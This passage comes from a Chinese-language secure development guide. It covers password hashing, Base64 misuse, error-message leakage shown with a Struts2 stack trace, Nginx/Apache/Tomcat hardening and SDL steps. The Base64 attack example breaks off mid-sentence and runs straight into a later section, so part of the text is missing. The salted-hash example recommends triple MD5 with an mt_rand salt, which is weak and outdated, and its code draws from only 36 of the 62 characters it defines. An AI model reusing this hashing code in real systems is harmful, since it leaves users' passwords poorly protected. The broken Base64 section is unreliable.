    }else
    {
        while($n)
        {
            $md5str = md5($md5str);
            $n--;
        }
    }
    return($md5str);
}
?>
```

3.4.2. BASE64 编码安全

3.4.2.1. Base64 编码说明

很多开发认为 base64 是加密方法，这是造成很多问题的原因，base64 设计之初是为了字符编码，并不是加密，所以 base64 可以当作不是一眼就能看懂的明文。

3.4.2.2. Base64 攻击示例

当某系统使用如下连接下载，为防止用户查看下载地址，错误的使用了 base64 编码下

的对应关系这样当然不好分析了。

3.4.3.2. 加盐法示例

```
<?php
function randomkeys($length)
{
    $pattern = '1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $key = NULL;
    for($i = 0;$i < $length;$i++)
    {
        $key .= $pattern{mt_rand(0,35)};    //生成php随机数
    }
    return $key;
}

function jd_hash($password)
{
    $salt=randomkeys(rand(5,30)); //定义一个salt值，程序员规定下来的随机字符串
    $md5Pass=$password.$salt; //把密码和salt连接
    $finalPass=md5(md5(md5($md5Pass))); //执行MD5散列
    return $finalPass.$salt; //返回散列
}

jd_hash($passstr);
?>
```

3.5. 错误处理

当用户提交数据不合法，或者 web 应用程序在处理某种数据出错时，会返回一些程序异常信息，从而暴露很多对攻击者有用的信息，攻击者可以利用这些错误信息，制定下一步攻击方案。

3.5.1. 攻击示例


用户提交数据参数错误，导致程序报如下错误

```

ava.lang.RuntimeException: java.lang.reflect.InvocationTargetException
    at com.opensymphony.xwork2.inject.ContainerImpl$MethodInjector.inject(ContainerImpl.java:301)
    at com.opensymphony.xwork2.inject.ContainerImpl$ConstructorInjector.construct(ContainerImpl.java:438)
    at com.opensymphony.xwork2.inject.ContainerBuilder$5.create(ContainerBuilder.java:207)
    at com.opensymphony.xwork2.inject.Scope$2$1.create(Scope.java:51)
    at com.opensymphony.xwork2.inject.ContainerBuilder$3.create(ContainerBuilder.java:93)
    at com.opensymphony.xwork2.inject.ContainerBuilder$7.call(ContainerBuilder.java:487)
    at com.opensymphony.xwork2.inject.ContainerBuilder$7.call(ContainerBuilder.java:484)
    at com.opensymphony.xwork2.inject.ContainerImpl.callInContext(ContainerImpl.java:580)
    at com.opensymphony.xwork2.inject.ContainerBuilder.create(ContainerBuilder.java:484)
    at com.opensymphony.xwork2.config.impl.DefaultConfiguration.createBootstrapContainer(DefaultConfiguration.java:288)
    at com.opensymphony.xwork2.config.impl.DefaultConfiguration.reloadContainer(DefaultConfiguration.java:205)
    at com.opensymphony.xwork2.config.ConfigurationManager.getConfiguration(ConfigurationManager.java:66)
    at org.apache.struts2.dispatcher.Dispatcher.initPreloadConfiguration(Dispatcher.java:390)
    at org.apache.struts2.dispatcher.Dispatcher.init(Dispatcher.java:437)
    at org.apache.struts2.dispatcher.FilterDispatcher.init(FilterDispatcher.java:193)
    at org.apache.catalina.core.ApplicationFilterConfig.getFilter(ApplicationFilterConfig.java:275)
    at org.apache.catalina.core.ApplicationFilterConfig.setFilterDef(ApplicationFilterConfig.java:397)
    at org.apache.catalina.core.ApplicationFilterConfig.<init>(ApplicationFilterConfig.java:108)
    at org.apache.catalina.core.StandardContext.filterStart(StandardContext.java:3696)
    at org.apache.catalina.core.StandardContext.start(StandardContext.java:4343)
    at org.apache.catalina.core.ContainerBase.addChildInternal(ContainerBase.java:791)
    at org.apache.catalina.core.ContainerBase.addChild(ContainerBase.java:771)
    at org.apache.catalina.core.StandardHost.addChild(StandardHost.java:525)
    at org.apache.catalina.startup.HostConfig.deployDirectory(HostConfig.java:920)
    at org.apache.catalina.startup.HostConfig.deployDirectories(HostConfig.java:883)
    at org.apache.catalina.startup.HostConfig.deployApps(HostConfig.java:492)
    at org.apache.catalina.startup.HostConfig.start(HostConfig.java:1138)
    at org.apache.catalina.startup.HostConfig.lifecycleEvent(HostConfig.java:311)
    at org.apache.catalina.util.LifecycleSupport.fireLifecycleEvent(LifecycleSupport.java:117)

```

通过以上报错信息我们可以看出，服务器使用的是 struts2，当攻击者发现使用的后台框架后，会针对后台框架进行相关的漏洞收集或挖掘



通过以上报错信息，直接暴露物理路径，攻击者可以结合其他漏洞上传木马到可访问的目录。

3.5.2. 解决方法

以上报错的示例，较为明显的暴露了服务器相关信息，在我们的应用中，应该对 HTTP 返回值做控制，当非 200 和 302 返回时，全部跳到指定页面。



4. WEB 配置安全

4.1. NGINX 安全配置

NGINX 安全配置主要注意以下几点

- 1、版本号隐藏配置: server_tokens off
- 2、禁止目录访问 autoindex off;
- 3、nginx 超时时间配置建议低于 10 秒

```
client_body_timeout 10;
# 该指令用于设置读取客户端请求内容的超时时间, 默认是 60,
client_header_timeout 10;
# 该指令用于设置读取客户端请求 Header 头信息的超时时间, 默认是 60
keepalive_timeout 10;
# 该指令用于设置 keep-alive 连接超时时间, 之后服务器会中断连接, 默认是 75
send_timeout 10;
```

4.2. APACHE 安全配置

- 1、APACHE 下 module 模块较多, 建议删除不需要的 module 模块


- 2、apache 防止拒绝服务攻击模块 apache Dos Evasive Maneuvers Module 建议安装
- 3、apache 服务 option 请求禁止使用
- 4、用 chroot 改变 apache 访问目录，禁止访问不需要的目录
- 5、不要开启.htaccess 的使用方法，以免导致信息泄漏
- 6、重要系统通过 access.conf 配置访问权限
- 7、禁止目录索引功能，以免导致信息泄漏
- 8、禁止用户重载.htaccess 文件，相关配置为 AllowOverride None

4.3. TOMCAT 安全配置

- 1、Tomcat 管理元登录配置文件 tomcat/conf/tomcat-users.xml，用户名密码必须修改
- 2、关闭 tomcat8080 远程管理端口
- 3、Tomcat 不能以 root 身份启动
- 4、Tomcat 安全更新地址 <http://tomcat.apache.org/security.html>
- 5、tomcat 配置连接超时时间要小于 10 秒配置文件为 tomcat/conf/server.xml 中 connectionTimeout 值配置最好小于"10"

5. 安全开发 SDL

5.1. SDL 流程



1、需求分析期

确定安全需求，创建质量门，错误标尺，安全隐私的保护及风险评估。

设计初期需要对需求进行安全评估，主要容易出现的问题如下：

- ✧ 需求需要公开的数据是否影响用户隐私
- ✧ 确认项目计划里程碑中的安全问题点

2、设计期安全问题

确定设计需求，针对各种风险做安全风险建模

- ✧ 设计逻辑是否存在逻辑缺陷 bug
- ✧ 安全隐私点的评估

3、编码期

- ✧ 安全函数的使用情况
- ✧ 对于模块点的安全测试

- ✧ 对于复杂业务逻辑的安全测试

4、安全测试

安全测试主要是在项目每一步的安全测试

- ✧ 功能模块的安全测试
- ✧ 阶段点、里程碑的安全测试
- ✧ 环境部署前的安全测试

5、发布

- ✧ 定制针对系统的安全响应策略
- ✧ 定制定期扫描策略
- ✧ 定制漏洞修复流程